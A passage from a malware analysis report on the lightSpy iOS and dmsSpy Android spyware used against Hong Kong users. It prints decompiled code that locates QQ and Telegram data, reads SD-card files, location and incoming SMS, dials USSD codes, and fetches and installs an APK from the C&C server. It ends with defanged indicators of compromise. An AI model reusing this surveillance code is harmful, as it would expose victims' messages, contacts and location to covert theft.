    objc_release(v20);
    objc_release(v21);
```

*Figure 88: The iOS QQ module.*

The only difference here is the location of the information and its format.

```
v2 = +[Utils searchAppDataHome:](&OBJC_CLASS___Utils, "searchAppDataHome:", CFSTR("com.tencent.mqq"));
v42 = objc_retainAutoreleasedReturnValue(v2);
if ( v42 )
{
  v3 = objc_msgSend(v42, "stringByAppendingPathComponent:", CFSTR("Documents"));
  v40 = objc_retainAutoreleasedReturnValue(v3);
  v4 = objc_msgSend(v40, "stringByAppendingPathComponent:", CFSTR("contents"));
  v39 = objc_retainAutoreleasedReturnValue(v4);
  v5 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  v38 = objc_retainAutoreleasedReturnValue(v5);
  v37 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "new");
  v6 = objc_msgSend(v38, "contentsOfDirectoryAtPath:error:", v39, 0LL);
  v36 = objc_retainAutoreleasedReturnValue(v6);
  memset(v34, 0, sizeof(v34));
  obj = objc_retain(v36);
  v22 = objc_msgSend(obj, "countByEnumeratingWithState:objects:count:", v34, v58, 16LL);
```

*Figure 89: Getting the targets' QQ information.*

### iOS Telegram module (Command ID 26000)

The whole architecture of this module is very similar to that of the *WeChat* module as well.

```
switch ( v48->_cmdID )
{
  case 26001:
    v30 = objc_msgSend(&OBJC_CLASS___TelegramAccount, "alloc");
    v6 = objc_msgSend(v46, "objectForKey:", v44);
    v29 = objc_retainAutoreleasedReturnValue(v6);
    v7 = -[TelegramAccount initWithAccountHome:](v30, "initWithAccountHome:", v29);
    v8 = location;
    location = v7;
    objc_release(v8);
    objc_release(v29);
    break;
  case 26002:
    v28 = objc_msgSend(&OBJC_CLASS___TelegramContact, "alloc");
    v9 = objc_msgSend(v46, "objectForKey:", v44);
    v27 = objc_retainAutoreleasedReturnValue(v9);
    v10 = -[TelegramGenerator initWithAccountHome:](v28, "initWithAccountHome:", v27);
    v11 = location;
    location = v10;
    objc_release(v11);
    objc_release(v27);
    break;
  case 26003:
    v26 = objc_msgSend(&OBJC_CLASS___TelegramGroup, "alloc");
    v12 = objc_msgSend(v46, "objectForKey:", v44);
    v25 = objc_retainAutoreleasedReturnValue(v12);
    v13 = -[TelegramGenerator initWithAccountHome:](v26, "initWithAccountHome:", v25);
    v14 = location;
    location = v13;
    objc_release(v14);
    objc_release(v25);
    break;
  case 26004:
    v24 = objc_msgSend(&OBJC_CLASS___TelegramMessages, "alloc");
    v15 = objc_msgSend(v46, "objectForKey:", v44);
    v23 = objc_retainAutoreleasedReturnValue(v15);
    v16 = -[TelegramMessages initWithAccountHome:](v24, "initWithAccountHome:", v23);
    v17 = location;
    location = v16;
    objc_release(v17);
    objc_release(v23);
    break;
  case 26005:
    v22 = objc_msgSend(&OBJC_CLASS___TelegramFiles, "alloc");
    v18 = objc_msgSend(v46, "objectForKey:", v44);
    v21 = objc_retainAutoreleasedReturnValue(v18);
    v19 = -[TelegramFiles initWithAccountHome:](v22, "initWithAccountHome:", v21);
    v20 = location;
    location = v19;
    objc_release(v20);
    objc_release(v21);
    break;
  default:
    break;
}
```

*Figure 90: The iOS Telegram module.*

Like the QQ module, the difference here is the location of the information and its format.

To get the target's account info, it first locates the 'Documents' directory. It then goes through the 'telegram-data' folder, then uses the regular expression 'account-\\d+' to get the account list.

```
v2 = +[Utils searchAppSharedHome:](&OBJC_CLASS___Utils, "searchAppSharedHome:", CFSTR("group.ph.telegra."));
v43 = objc_retainAutoreleasedReturnValue(v2);
if ( v43 )
{
  v3 = objc_msgSend(v43, "stringByAppendingPathComponent:", CFSTR("telegram-data"));
  v41 = objc_retainAutoreleasedReturnValue(v3);
  v4 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  v40 = objc_retainAutoreleasedReturnValue(v4);
  v39 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "new");
  v5 = objc_msgSend(v40, "contentsOfDirectoryAtPath:error:", v41, 0LL);
  v38 = objc_retainAutoreleasedReturnValue(v5);
  memset(v36, 0, sizeof(v36));
  obj = objc_retain(v38);
  v24 = objc_msgSend(obj, "countByEnumeratingWithState:objects:count:", v36, v59, 16LL);
  if ( v24 )
  {
    v23 = *(_QWORD *)v36[2];
    v22 = 0LL;
    v21 = v24;
    while ( 1 )
    {
      v20 = v22;
      if ( *(_QWORD *)v36[2] != v23 )
        objc_enumerationMutation(obj);
      v37 = *(id *)(v36[1] + 8 * v22);
      v6 = objc_retain(CFSTR("account-\\d+"));
      v35 = v6;
      v7 = objc_msgSend(
             &OBJC_CLASS___NSRegularExpression,
             "regularExpressionWithPattern:options:error:",
             v6,
             0LL,
             0LL);
      v34 = objc_retainAutoreleasedReturnValue(v7);
      v19 = v34;
      v18 = v37;
      v8 = objc_msgSend(v37, "length");
```

*Figure 91: Getting the target's account information.*

The other submodules are very similar to the *WeChat* module.

## ANDROID MALWARE DMSSPY

### Distribution

While we were tracking the activity of the Operation Poisoned News campaign, we identified two URLs linked to *Android* APK files by the domains they used. Both of the URLs were posted on public *Telegram* channels used by users in Hong Kong in 2019. The messages had already been deleted when we checked the *Telegram* channels. However, we were able to find the text messages from the web page of the *Telegram* channel cached by the *Google* search engine.

One of the linked APKs was shared as an application for watching paid porn videos for free. The link was already down when we checked it. For this one, we were not able to find the original APK file downloaded from the link.





*Figure 92: Shared message on Telegram with APK linked to the infrastructure of Operation Poisoned News.*

Another APK link was disguised as a calendar application for checking the schedule of upcoming political events in Hong Kong. Though the link was also down, we managed to find the original file downloaded from it.


*Figure 93: A message on Telegram shared malicious APK of Operation Poisoned News.*





*Figure 94: Malicious APK disguised as a calendar.*

### Behaviour analysis

The calendar application shown in Figure 94 requires many sensitive permissions such as READ_CONTACTS, RECEIVE_SMS, READ_SMS, CALL_PHONE, ACCESS_LOCATION, and WRITE/READ EXTERNAL_STORAGE.

When launched, it first collects device information such as device ID, brand, model, OS version, physical location, and SDcard file list. It then sends the collected information back to the C&C server.

```
private final JSONObject a(File arg7) {
    JSONObject v0 = new JSONObject();
    if(arg7 != null && (arg7.exists()) && (arg7.isDirectory())) {
        File[] v7 = arg7.listFiles();
        int v1 = 0;
        if(v7 != null) {
        }
        else {
            v7 = new File[0];
        }

        int v2 = v7.length;
        while(v1 < v2) {
            File v3 = v7[v1];
            String v5 = "file2";
            if(v3.listFiles() == null) {
                h.a(v3, v5);
                v0.put(v3.getName(), this.a(v3));
            }
            else {
                h.a(v3, v5);
                v0.put(v3.getName(), this.a(v3));
            }

            ++v1;
        }
    }

    return v0;
}
```

*Figure 95: Going through all files on the SD card.*

```
private final com.simplemobiletools.calendar.pro.sms.g LocationStuff() {
    Double v1_1;
    String v1 = null;
    com.simplemobiletools.calendar.pro.sms.g v0 = new com.simplemobiletools.calendar.pro.sms.g(v1, v1, 3, ((kotlin.d.b.f)v1));
    if(b.CheckPermission(((Context)this), "android.permission.ACCESS_FINE_LOCATION") == 0 && b.CheckPermission(((Context)this), "android.permission.ACCESS_COARSE_LOCATION") == 0) {
        Object v2 = ((Activity)this).getSystemService("location");
        if(v2 != null) {
            Iterator v3 = ((LocationManager)v2).getProviders(true).iterator();
            Location v4;
            for(v4 = ((Location)v1); v3.hasNext(); v4 = v5) {
                Location v5 = ((LocationManager)v2).getLastKnownLocation(v3.next());
                if(v5 == null) {
                    continue;
                }

                if(v4 != null && v5.getAccuracy() >= v4.getAccuracy()) {
                    continue;
                }
            }

            if(v4 != null) {
                Double v2_1 = Double.valueOf(v4.getLatitude());
            }
            else {
                v2 = v1;
            }

            v0.a(String.valueOf(v2));
            if(v4 != null) {
                v1_1 = Double.valueOf(v4.getLongitude());
            }

            v0.b(String.valueOf(v1_1));
        }
        else {
            throw new TypeCastException("null cannot be cast to non-null type android.location.LocationManager");
        }
    }

    return v0;
}
```

*Figure 96: Getting the location information.*

It also steals contact and SMS information stored in the device. Furthermore, it registers a receiver that monitors new incoming SMS messages and syncs messages with the C&C server in real time.

```
if(h.a(v13, "android.provider.Telephony.SMS_RECEIVED")) {
    Bundle v13_2 = arg14.getExtras();
    if(v13_2 != null) {
        try {
            v13_1 = v13_2.get("pdus");
            if(v13_1 != null) {
                v14 = new SmsMessage[v13_1.length];
                v0 = 0;
                int v1 = v14.length;
                while(true) {
                label_16:
                    if(v0 < v1) {
                        byte[] v2 = v13_1[v0];
                        if(v2 != null) {
                            v14[v0] = SmsMessage.createFromPdu(v2);
                            v2_1 = null;
                            v4 = null;
                            v5 = "1";
                            v6 = "";
                            v3 = v14[v0];
                            goto label_26;
                        }
                        else {
                            goto label_58;
                        }
                    }
```

*Figure 97: The SMS receiver.*

| USSD code | Operator | Description |
|---|---|---|
| *118*35# | CUniq | Check remaining credit and expiry date |
| *#130# | CMHK | Check remaining credit and expiry date |
| *109# | hkcsl | Check main balance checking |
| ##107# | 3HK | Check credit balance, mobile number and expiry date |
| *111# | hkcsl | Password inquiry |

*Table 2: Trying to download certain USSD codes to query the device's SIM card information.*

```
Object v0 = ((Activity)this).getSystemService("phone");
if(v0 != null) {
    try {
        if(b.a(((Context)this), "android.permission.CALL_PHONE") != 0) {
            goto label_25;
        }

        if(Build$VERSION.SDK_INT >= 26) {
            ((TelephonyManager)v0).sendUssdRequest(arg4, new Xa(this), new Handler());
            return;
        }

        Intent v0_1 = new Intent("android.intent.action.CALL");
        v0_1.setData(this.f(arg4));
        try {
            ((Activity)this).startActivity(v0_1);
        }
```

*Figure 98: Dialling USSD code.*

The app can perform an update by querying the C&C server to fetch the URL of the latest APK file, then downloading and installing it.

```
StringBuilder v1 = new StringBuilder();
v1.append(n.h.c());
v1.append("/dms/device/calendar_app/latest");
URL v0_1 = new URL(v1.toString());
String v1_1 = this.a;
Log.i(v1_1, "request url:" + v0_1);
URLConnection v0_2 = v0_1.openConnection();
if(v0_2 != null) {
    ((HttpURLConnection)v0_2).setReadTimeout(30000);
    ((HttpURLConnection)v0_2).setConnectTimeout(30000);
    ((HttpURLConnection)v0_2).connect();
    if(((HttpURLConnection)v0_2).getResponseCode() == 200) {
        e.a(new BufferedReader(new InputStreamReader(((HttpURLConnection)v0_2).getInputStream())), new b(v5));
        goto label_59;
    }

    v5.a = "responseCode=" + ((HttpURLConnection)v0_2).getResponseCode();
    goto label_59;
```

*Figure 99: Getting the latest APK file URL.*

```
private final void b(File arg3) {
    Intent v0 = new Intent();
    v0.setAction("android.intent.action.VIEW");
    v0.setDataAndType(Uri.fromFile(arg3), "application/vnd.android.package-archive");
    ((Activity)this).startActivity(v0);
}
```

*Figure 100: Installing the APK file.*

While checking the communication between the C&C server and the APK malware, we noticed that the server did not disable the debug mode of the web framework, which allowed us to see the list of APIs used for C&C communication. Some of the APIs have been used in the malicious calendar application. We suspect that the attacker is still improving the payload to improve its capabilities.

One of the APIs, called ‘screen_shot’, implies that it may be able to get a screenshot of the device. Another API of install_apk hints that the attackers would also have the capability to install the additional APK file to infected devices.

```
Using the URLconf defined in xxadmin.urls, Django tried these URL patterns, in this order:
     1. admin/
     2. ^auth/
     3. ^dms/ ^index$ [name='dms_index']
     4. ^dms/ ^device/list$ [name='dms_device_list']
     5. ^dms/ ^device/list_sms$ [name='dms_list_sms']
     6. ^dms/ ^device/list_contact$ [name='dms_list_contact']
     7. ^dms/ ^device/list_device$ [name='dms_list_device']
     8. ^dms/ ^device/create_sms$ [name='dms_create_sms']
     9. ^dms/ ^device/cmd$ [name='dms_cmd']
    10. ^dms/ ^device/cmd/list$ [name='dms_list_cmd']
    11. ^dms/ ^device/cmd/send_event$ [name='getui_send_event']
    12. ^dms/ ^device/cmd/event/list$ [name='list_event']
    13. ^dms/ ^device/cmd/event/create$ [name='create_event']
    14. ^dms/ ^device/cmd/event/detail$ [name='event_detail']
    15. ^dms/ ^device/cmd/event/sync$ [name='sync_event']
    16. ^dms/ ^device/cmd/event/push_event_to_all$ [name='push_event_to_all']
    17. ^dms/ ^device/cmd/event/push$ [name='manual_push_event']
    18. ^dms/ ^device/create_contact$ [name='dms_create_contact']
    19. ^dms/ ^device/update_device$ [name='dms_update_device']
    20. ^dms/ ^device/install_apk$ [name='install_apk']
    21. ^dms/ ^device/screen_shot$ [name='screen_shot']
    22. ^dms/ ^device/calendar_app/list$ [name='dms_calendar_app_list']
    23. ^dms/ ^device/calendar_app/create$ [name='dms_calendar_app_create']
    24. ^dms/ ^device/calendar_app/latest$ [name='dms_calendar_app_latest']
    25. ^$ [name='pla_index']
    26. ^static/(?P<path>.*)$ [name='static']
The current path, dms/device/, didn't match any of these.
```

*Figure 101: The debug message leaked the APIs of the C&C server.*

Not only is the malicious APK downloaded from a server hosted with the domain used by Operation Poisoned News, but the C&C domain also overlaps with the domain they used to host the malicious news page for the watering hole attack. For that reason, we believe that the APK malware is operated by the same campaign.

## REFERENCES


[1] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8605.

[2] https://twitter.com/qwertyoruiopz/status/1147308549330165760.

[3] https://www.apple.com/safari/.

[4] https://webkit.org/.

[5] https://www.forbes.com/profile/luca-todesco/#396191584d20.

[6] https://trac.webkit.org/wiki/WebKitGTK/MaintenanceTips.

[7] https://bugs.webkit.org/show_bug.cgi?id=196315.

[8] https://www.theiphonewiki.com/wiki/Firmware/iPhone/12.x.

[9] http://phrack.org/papers/attacking_javascript_engines.html.

[10] https://github.com/pwn20wndstuff/Undecimus.

[11] https://github.com/Jailbreaks/empty_list.

[12] https://github.com/GeoSn0w/multi_path-async_wake_utils.

[13] https://github.com/benjibobs/async_wake.

[14] https://bugs.chromium.org/p/project-zero/issues/detail?id=1731#c10.

[15] https://github.com/PsychoTea/machswap.

[16] https://github.com/PsychoTea/machswap2.

[17] https://github.com/jakeajames/sock_port.

[18] https://github.com/jakeajames/sock_port/blob/master/sock_port/exploit.c.

[19] https://github.com/warmcat/libwebsockets.

[20] https://developer.apple.com/documentation/security/1398306-secitemcopymatching.

## INDICATORS OF COMPROMISE (IOCS)

| Indicator | Filename | Attribution | Trend Micro detection |
|---|---|---|---|
| d5239210a9bc0383f569e9ca095fe8bdfb 9a482bc0c77c8658fcecb23b8a26bc | payload.dylib | lightSpy hash | IOS_LightSpy.A |
| 4887389ffaf4257b37408eac9f1740eabe8 05f830009cf58185757372f903667 | light | lightSpy hash | IOS_LightSpy.A |
| 3163c8b8deb3cdda9636c87379b1c384d ec207ce9f15f503ffb4b1ef8cfab945 | ircbin.plist | lightSpy hash | IOS_LightSpy.A |
| f3f14cdada70d49c3e381cc1b0586018e6 b983af8799d3e6c4bee3494c40e1d6 | baseinfoaaa.dylib | lightSpy hash | IOS_LightSpy.A |
| 23e8884c69176d5cf4da0260cdbb29630 1c0e0afccd473d57033ac1a06f227c3 | browser | lightSpy hash | IOS_LightSpy.A |
| ce5241de3a378a64266c56fe5094ecbb8b aa7afd677a3112db8074db78a55df1 | EnviromentalRecording | lightSpy hash | IOS_LightSpy.A |
| 07c30054c7c22b8b53638367c4c3ad484 a1a336b615e1a6944260d5ec797a66a | FileManage | lightSpy hash | IOS_LightSpy.A |
| 51d7ebd3af38432c68c913aef48fe26a20 6fda4b52c9f09728df69cab13a4b3b | ios_qq | lightSpy hash | IOS_LightSpy.A |
| 0dfec52076249d91ec623ea52177352fbc 8fb258db316eac85462c7b459f1a2d | ios_telegram | lightSpy hash | IOS_LightSpy.A |
| 3c1bfbdfae91f1f248180c2102ed65fbdec 086a334193894db67b0461a0485c5 | ios_wechat | lightSpy hash | IOS_LightSpy.A |
| 1eec0e1ebeefc6667b6ee08e8dede5cd36 ca10697180f10e2d43a2fdebbeefcb | irc_loader | lightSpy hash | IOS_LightSpy.A |
| 650a5958a06b16aa819e4e86858746750 b8c72a75f31bfdfb6b47fd38d72b602 | KeyChain | lightSpy hash | IOS_LightSpy.A |
| 641d22e38b4135c56b7fb6037a6d76098 ffae9e84664993a3f4c07859b77241e | locationaaa.dylib | lightSpy hash | IOS_LightSpy.A |
| 3135efd29cb8b0fab961ddd7ec99e148dc 4c5cca6c3303d60192dc9664849545 | Screenaaa | lightSpy hash | IOS_LightSpy.A |
| 54c27a8b48b96e63402698d3bba41480a 815d103c92084d467d3c664eec0a7f8 | ShellCommandaaa | lightSpy hash | IOS_LightSpy.A |
| 1c0316d0194e8008904679242d592d1a2 aeeb2bacef28c7854e4361692a085e7 | SoftInfoaaa | lightSpy hash | IOS_LightSpy.A |
| 6caa6342caefe3fea23353e850cb2c974e8 607c017661b7410de7a10004b05ec | WifiList | lightSpy hash | IOS_LightSpy.A |
| 575890d6f606064a5d31b33743e05654b 9ed9200758a9802491286c6a313139a | HKcalander.apk | dmsSpy Hahs | AndroidOS_dmsSpy.A |
| 45.134.1[.]180 | | lightSpy C&C IP address | |
| 45.83.137[.]83 | | Watering hole exploit server | |
| app[.]poorgoddaay[.]com | | dmsSpy C&C domain | |
| movie[.]poorgoddaay[.]com | | dmsSpy download server domain | |
| news[.]poorgoddaay[.]com | | Watering hole server domain | |
| appledaily[.]googlephoto[.]vip | | Watering hole server domain | |

| | | | |
|---|---|---|---|
| www[.]googlephoto[.]vip | | Watering hole server domain | |
| app[.]hkrevolution[.]club | | dmsSpy download server domain | |
| news2[.]hkrevolution[.]club | | Watering hole server domain | |
| svr[.]hkrevolution[.]club | | dmsSpy C&C domain | |
| news[.]hkrevolution[.]club | | Watering hole server domain | |
| www[.]facebooktoday[.]cc | | Watering hole server domain | |
| news[.]hkrevolt[.]com | | | |
| www[.]messager[.]cloud | | | |